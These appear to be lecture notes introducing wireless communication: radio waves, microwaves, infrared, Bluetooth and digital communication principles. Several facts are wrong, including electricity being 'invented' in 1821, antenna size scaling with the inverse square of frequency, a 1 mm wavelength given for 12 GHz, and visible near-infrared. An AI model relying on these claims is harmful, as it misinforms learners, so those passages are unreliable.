Introduction to Wireless Communication. Radio Communication

In this chapter we do a short introduction to wireless communications and we present the basics of communication using radio waves. It is worth mentioning that primitive forms of wireless communication existed before the industrial age, before 1800, but once electricity was invented in 1821 by Michael Faraday and James Clerk Maxwell in 1861, communication through electromagnetic (radio) waves really kicked off in the right direction and developed really fast. Some of the forms of pre-industrial age, line-of-sight communication are smoke and torch signaling. Then, when the first seeds of electricity appeared, Samuel Morse invented the electrical telegraph in 1838 which is wired communication using Morse codes. Then, the telegraph was replaced by telephone network between 1870-1900, which is still communication over electrical wires. But in 1896 Guglielmo Marconi invented the wireless telegraph. It worked by encoding alphanumeric characters in analog signals and he sent telegraphic signals across the Atlantic Ocean. In 1914 the first voice communication over radio waves took place. Communications satellites were launched in 1960s providing more forms of wireless communication (radio service, television service etc.). The first computer network based on packet radio was the ALOHANET at University of Hawaii in 1971. Between 1970-1990 ad hoc wireless networks were developed by the US military (DARPA). In 1985 the first commercial wireless LAN appeared, but were a poor competitor for the wired Ethernet. In 1960 AT&T Bell Labs developed the cellular concept. But due to various fights with the FCC Comision in the US, they could not deploy a cellular network until 1983. In 1983 the first commercial cellular networks appeared in the USA, it was an analog cellular network. In 1997 the first standard from the IEEE 802.11 family (Wi-Fi) was produced by IEEE (Institute of Electronic and Electric Engineers).

Basics of Wireless Communication

Wireless communication means transmitting voice and data using electromagnetic waves in open space (atmosphere). Electromagnetic waves are moving electro-magnetical fields which travel at the speed of light ($c = 3x10^8$ m/s), have a frequency (f) and wavelength (λ) where $c = f \times \lambda$. Higher frequency means higher energy photons. The higher the energy photon the more penetrating is the radiation.

Some typical types of wireless communication are depicted in Fig. 1. We can see there point-to-point communication like cellular communication, wireless area networks and also radio or TV broadcast. Wireless communication is used in systems like cellular telephone systems, bluetooth networks, Wi-Fi LANs, ad hoc wireless networks, Internet of Things, satellite systems, TV/radio terrestrial broadcast systems. The applications supported by such systems are voice, short text messages, sensor binary data, Internet access, video conferencing and video streaming, multimedia communication, web browsing. Wireless communication systems can have a in-building, campus, city or global coverage.




Fig. 1. Types of wireless communication

Wireless communication uses electromagnetic waves in a specific frequency range in order to transmit information. The whole electromagnetic spectrum is depicted in Fig. 2. In this figure, the frequency of the electromagnetic wave increases from right to left and the wavelength increases in the opposite direction. Electromagnetic radiation that is interpreted as light by the human eye's retina has a wavelength of 400nm to 700nm. The typical electromagnetic waves used for wireless communication range between a frequency of 10 Hz and 10^{15} Hz. Long radio waves are used for communication between ships at sea and airplaines and for terrestrial TV broadcast service. Radio waves are used for radio broadcast service and cellular netwoks. Microwaves are typically used for wireless networks. Infrared waves (IR) can be used for wireless networks, but usually they are used for short-distance, point to point communication like TV - remote control. The remaining of the spectrum (gama and X rays, ultra-violet radiation) is not typically used for communication bcause of the high energy these waves carry, but have other applications (e.g. X ray scanning of the human body in medicine).

Some example of electromagnetic waves of different wavelength and frequencies used for wireless communication are the following:

- Cellular GSM phones:
  - frequency ~= 900 MHz
  - wavelength ~= 33cm
- PCS phones (Personal Communication Service)
  - frequency ~= 1.8 GHz
  - wavelength ~= 17.5 cm
- Bluetooth:
  - frequency ~= 2.4GHz
  - wavelength ~= 12.5cm
- 4G cellular phones: frequency = 700MHz - 8GHz
- Wi-Fi networks: frequency ~= 2.4 GHz, 5GHz




Fig. 2. Electromagnetic radiation spectrum

When the distance between the sender and receiver is short (e.g. TV box and a remote control) infrared waves are used. But for long range distances between sender and receiver (e.g. TV broadcasting and cellular service) both microwaves and radio waves are used. *Radio waves* are ideal when large areas need to be covered and obstacles exist in the transmission path. *Microwaves* are good when large areas need to be covered and no obstacles exist in the transmission path.

Wireless communications have high advantages over wired communications like the following ones:

- mobility
- a wireless communication network is a solution in areas where cables are impossible to install (e.g. hazardous areas, long distances etc.)
- easier to maintain

But also wireless communication has disadvantages:

- has security vulnerabilities
- high costs for setting the infrastructure
- unlike wired communication, wireless communication is influenced by physical obstructions, climatic conditions, interference from other wireless devices

In wireless systems, the frequency spectrum is usually divided into channels. The information from sender to receiver is carrier over a well defined frequency band which is called a channel. Each channel has a fixed frequency bandwidth (in KHz) and Capacity (bit-rate). Different frequency bands (channels) can be used to transmit information in parallel and independently. An example of splitting a wireless spectrum into channels for wireless communications is given in Fig. 3. Assume a spectrum of 90KHz is allocated over a base frequency b for communication between stations A and B. This spectrum can be divided into three channels and each channel occupies 30KHz. Each channel can be used for simplex transmission (i.e. transmission in one direction) between station A and station B.

Fig. 3. Splitting the wireless spectrum into channels. Example

Radio spectrum is a scarce resource. It is regulated by global and local authorities; it is divided into frequency bands and rented for several years to higher bidder by local governments. In Romania, the regulation authority is ANCOM (https://www.ancom.ro/spectru-radio_4688). Globally, the International Telecommunication Union (ITU) regulates the radio spectrum. Nevertheless, some frequency bands from this spectrum are free like the industrial, science, medicine (ISM) bands - Wi-Fi uses this.

Radio waves

Radio waves are generated using an antenna. When a high-frequency alternating current (AC) passes through a copper conductor, it generates radio waves which are propagated into the air using an antenna. A caption of this is depicted in Fig. 4.




Fig. 4. Generating a radio wave

Depending on their frequencies, radio waves are classified into:

- 3 Hz – 300 KHz - low frequency radio waves
- 300 KHz – 30 MHz – high frequency radio waves
- 30 MHz – 300 MHz – very high frequency radio waves
- 300 MHz – 300 GHz – ultra high frequency radio waves

The required antenna size for good reception is inversely proportional to the square of signal frequency. So higher frequency bands for the service allows for more compact antennas. However, received signal power with nondirectional antennas is proportional to the inverse of frequency squared, so it is harder to cover large distances with higher frequency signals. Radio waves are generated by an antenna and they propagate in all directions as a straight line. Radio waves travel at a velocity of 186.000 miles per second (i.e. the speed of light). Radio waves become

weaker as they travel a long distance. There are 3 modes of propagation of radio waves through open space:

- surface mode – for low frequency waves
- direct mode – for high frequency waves
- ionospheric mode – long distance high frequency waves




Fig. 5. Propagation of radio waves through space

There are various phenomenons a radio wave can experience while travelling through atmospheric space. These are depicted in Fig. 6. A radio wave can get more gain (i.e. the amplitude of the signal is increased) or can experience loss (i.e. amplitude gets lost) or can get reflected from walls and solid surfaces. It can also suffer refraction when passing through a medium, it can be scattered after reflection on a medium or it can be absorbed by a medium. Interference from other devices can cause signal degradation and path loss.




Fig. 6. Radio propagation phenomenons in open space

Sending data through a carrier signal implies modulating that radio carrier signal. Modulation means adding information (e.g. voice, data) to a carrier electromagnetic (radio) signal. In Fig. 7 you can see the modulating wave (i.e. data/information), the carrier wave and the final transmitted wave. And in Fig. 8 you can see two types of analog modulation: Frequency Modulation (FM) – the frequency of the carrier signal is varied according to the data and the amplitude of the carrier signal is kept constant, and Amplitude Modulation (AM) - the amplitude of the carrier signal is varied according to the data and the frequency of the carrier signal is kept constant.




Fig. 7. Modulation




Fig. 8. FM and AM analog modulation [https://wikipedia.org]

Microwaves

Microwaves are electromagnetic waves with a frequency between 1GHz (wavelength 30cm) and 12GHz (wavelength 1mm). Microwaves frequency are further categorized into frequency bands: L (1-2 GHz), S (2-4 GHz), C (4-8 GHz), X (8-12 GHz). In microwave communication, receivers need an unobstructed view of the sender to successfully receive microwaves. Microwaves are ideal when large areas need to be covered and there are no obstacles in the path. Transmitting information over microwaves instead of radio waves can have some advantages. Because of high frequency, more data can be sent through microwaves which means increased bandwidth, higher speeds. Because of their short wave length, microwaves use smaller antennas and smaller antennas produce a more focused beam which is difficult to intercept. But there are also disadvantages of microwave communication. They require no obstacle is present in the transmission path. The cost of implementing the communication infrastructure for microwaves is high. Microwaves are susceptible to rain, snow, electromagnetic interference. Microwaves are used in: carrier waves in satellite communications, cellular communication, Bluetooth, wimax, wireless local area network, wireless sensors networks, GPS (Global Positioning System).

We now discuss some microwave communication concepts. Microwaves are generated by magnetrons through vibration of electrons. LoS (Line of Sight) is a visible straight line between the sender and the receiver. LoS propagation is propagation of microwaves in a straight line free from any obstructions. The Fresnel zone is an eliptical area around the LoS between a sender and receiver; microwaves spread into this area once are generated by an antenna; this area should be free of any obstacles.





Fig. 9. The Fresnel zone

Once generated, microwave propagate in a straight line in all directions. There are 3 modes of propagation possible, and the mode is decided based on distance and terrain: line of sight propagation, skywave propagation and ground reflected path.

Fig. 10. Propagation modes for microwaves

Microwave suffer the same attenuation phenomenons as radio waves (see Fig. 6): gain, loss reflection, refraction, scattering and absortion. microwaves are absorbed by moisture or gases in the atmosphere.

Nowadays, the space around us and the atmosphere are crowded with electromagnetic waves due to cellular and Wi-Fi communication. Of course, we do not see these microwaves, but an artist, Nickolay Lamm, tried to imagine what would Wi-Fi microwaves would look like if we could see them. You can see his results in the following pictures.



Infrared waves


Infrared waves are used in wireless communication especially for communicating between electrical devices and remote controls. But there is also a physical layer based on infrared waves specified by the wireless LAN standards (i.e. IEEE 802.11), although that is not used very much in practice. Infrared waves have a frequency between 300 GHz and 400 THz and wave lengths between 1 mm and 750 nm. They are classified into sub bands:

- near-infrared (120THz-400THz): are visible to the human eye as red and violet
- mid-infrared (30THz-120THz)
- far-infrared (300GHz-30THz): are not visible to the human eye, but are radiated in the form of heat


Infrared waves are electromagnetic waves which are pulses of infrared light. They are used for short range communication, unobstructed (e.g. remote control for a TV set), though they can reflect on hard surfaces. Factors affecting communication are bright sunlight, hard obstacles (e.g. walls, doors), smoke, dust, fog. Try to take your TV set outside in a sunny day and try to control it using a remote control – you will have some troubles doing that.

There are 2 infrared system configurations:

- point-to-point communication : transmitter and receiver are placed in the LoS, directed toward each other, free of obstacles; directed LoS systems



- diffuse communication: transmitter and receiver are placed in the vicinity, but not necessary in a straight line; non-directed non-LoS systems



Infrared waves are generated using a Light Emitting Diode or using a Laser Diode. LED (Light Emitting Diode) have wider transmission beam, are suitable for diffuse configuration and are more widely used. LD (Laser Diode) on the other hand have more focused beam and are more efficient. Many infrared devices (e.g. remote control, laptop, pda) follow the rules from IrDA (InfRared Data Association).

Bluetooth

Classical Bluetooth is a standard for short range communication (10m) between various devices like laptops, PDAs, PCs, gaming consoles etc. It also works with higher distances (100m) in newer versions (Bluetooth 5.2, 2019). Bluetooth creates a WPAN (Wireless Personal Area Network) which is also called a **piconet**. Maximum 8 devices can be connected to each other in a piconet. Bluetooth exchanges data and voice in the 2.4 GHz frequency band. Bluetooth devices operate at low power levels (1miliWatt). “Bluetooth” technology was named in the memory of Danish king Harald Bluetooth.
Bluetooth uses frequency hopping spread spectrum for multiple access (i.e. multiple slaves) to transmit data on one of the 79 Bluetooth channels; there are 1600 hops per second. Each Bluetooth channel is 1MHz wide with a 1MHz separation between channels. Bluetooth uses GFSK (Gaussian Frequency-Shift Keying) modulation to encapsulate data in the carrier wave – see more about this when we talk about Wi-Fi networks. The Bluetooth communication protocol is packet based and has a master-slave architecture. Each slave can transmit to the master in a round-robin fashion. The master clock ticks with a period of 312.5 μs, two clock ticks then make up a slot of 625 μs. A packet can take 1 or more slots. The master begins transmission in even slots and begins reception in odd slots; the slave does the opposite.

Bluetooth security is not great as it is wireless technology, so susceptible to interception. Bluetooth offers authentication and authorization. Bluetooth also offers non-discoverable mode. It can encrypt communication using algorithms based on the SAFER+ chipper. The Bluetooth key is derived from a Bluetooth PIN shared by both devices. There are two pairing modes: legacy (simple 4 digit PIN) and SSP (Secure Simple Pairing; based on public key cryptography).
Bluetooth can connect various devices in a piconet like: laptops, personal computers, printers, PDAs, GPS receivers, cellular phones, gaming consoles or head phones.

We can do a comparison between Bluetooth vs Wi-Fi. Bluetooth offers speeds of up to 2Mbps, but Wi-Fi much more (200 Mbps and more). Bluetooth offers symmetrical communication (master-slave pair), Wi-Fi offers star like communication. Bluetooth is for simple, portable, equipment; Wi-Fi is for more complex devices as a replacement for wired Ethernet.

Digital communication principles

Bibliography: 1. Robert Gallager, Principals of Digital Communication, 2008.
2. Andrea Goldsmiths, Wireless Communications, 2005.
3. Andreas Molisch, Wireless Communications, 2nd ed., 2011.

The architecture of a digital communication system (wired or wireless) can be best described using Fig. 1. The system consists of:

- **the source**: produces data in the analog or digital form, data which is fed to the source encoder
- **the source encoder**: encodes the analog and digital data as a sequence of bits and also compresses the data
- **the channel encoder**: takes the bitstream from the source encoder and encodes this bitstream in an analog waveform suitable to be transmitted on a specific channel (i.e. an electromagnetic wave
- **channel**: the transmission channel (either wired or wireless) which is a physical channel; this physical channel can still be modelled mathematically in order to incorporate noise in the received signal; for example the received waveform can be modelled as R(t) = S(t) + GN(t) where R(t) is the received waveform, S(t) is the send waveform and GN(t) is a Gaussian noise (i.e. a function with a bell/Gaussian shape) and *t* is time; or the received signal can be modelled as a *linear Gaussian channel* R(t) = S(t)*h(t) + GN(t) where the components have the same meaning as previously explained, but h(t) is a linear filter with the impulse response (i.e. impulse response is the output of a filter function when presented with a brief input pulse) and "*" is the convolution operator. Convolution: if f and g are mathematical functions, the convolution $f*g$ is a new function defined as the integral of the product of the two functions, after one of them is reversed and shifted, $(f * g)(t) = \int_{-\infty}^{\infty} f(\tau)g(t-\tau)d\tau$; note that g(-τ) is the reversed of g(τ) and g(t-τ) is the time shifted version of g(-τ) and also note that the *t* parameter usually means time, but is not necessary; simply said, the convolution is the weighted sum of f(τ) where the weights are given by g(t-τ); if f(t) is a unit impulse (i.e. f(t) = 1 for t=0 and f(t) = 0 for t≠0), then (f*g)(t) is equal to g(t).

Viewing the whole system as being formed from different, separate layers with clear data interfaces between them indeed helps as it allows the independent treatment of each layer (in a way similar to the OSI layered model for computer networks). We will now take each layer and detail it, the layer which we will not discuss anymore is the channel because this is the closest to physical phenomenon.




Fig. 1. The architecture of a digital communication system

The source encoder

The source encoder encodes the data produced by the source and outputs a sequence of bits. The sequence of bits will be the input of the channel encoder/modulator. The source encoder can be discrete (encoder's input is a sequence of symbols from a discrete alphabet like the latin alphabet; e.g. email message, web page) or analog (encoder's input is a waveform like a speech waveform; e.g. speech, video). The goals of the source encoder are:

- represent data as binary sequence
- compress data

The structure of the source encoder, still layered, is depicted in Fig. 2. Discrete source encoders require only the inner layer above (i.e. discrete encoder, discrete decoder), while analog source encoders use all three layers.




Fig. 2. The structure of the source encoder [1]

The sampler and quantizer

An analog data like speech or other sounds has an oscillating nature. For example, look in Fig. 3 which depicts a recording of a couple of seconds of speech. This figure depicts sound samples of a couple of seconds, recorded with 2 channels (i.e. stereo sound) with a sampling rate of 44100Hz. Sound is air movement or air pressure created in the vicinity of the sound emitting device (i.e. speaker, human vocal cords) or existent in the proximity of the sound recording device (i.e. microphone, ear drums). Ideally, if we had a device that measures this air pressure with infinite resolution (i.e. it could take an uncountable number of measurements per time unit/second) and we represent all these measurements on a time axis, this chart would look like the chart in Fig. 3. It will definitely have an oscillating shape – we call such a function a waveform (note that the values of the waveform function are normalized between -1 and 1 in Fig. 3, they are not real air pressure values). Any oscillating function may be periodical, in which case it has a frequency(i.e. the number of cycles per second) and a wavelength (i.e. the time duration until the waveform completes one cycle) or aperiodical. Mathematically, a waveform is just a real function $u(t): \mathbb{R} \rightarrow \mathbb{R}$. Of course, we can not represent such a continuous function (i.e. continuous in the sense that there is an infinity of values between any two values of the input parameter *t*) in systems with finite memory like computer systems. We first need to make the function discrete and then we need to be able to represent the discrete function values on a limited number of bits.




Fig. 3 A simple speech waveform recorded in Audacity

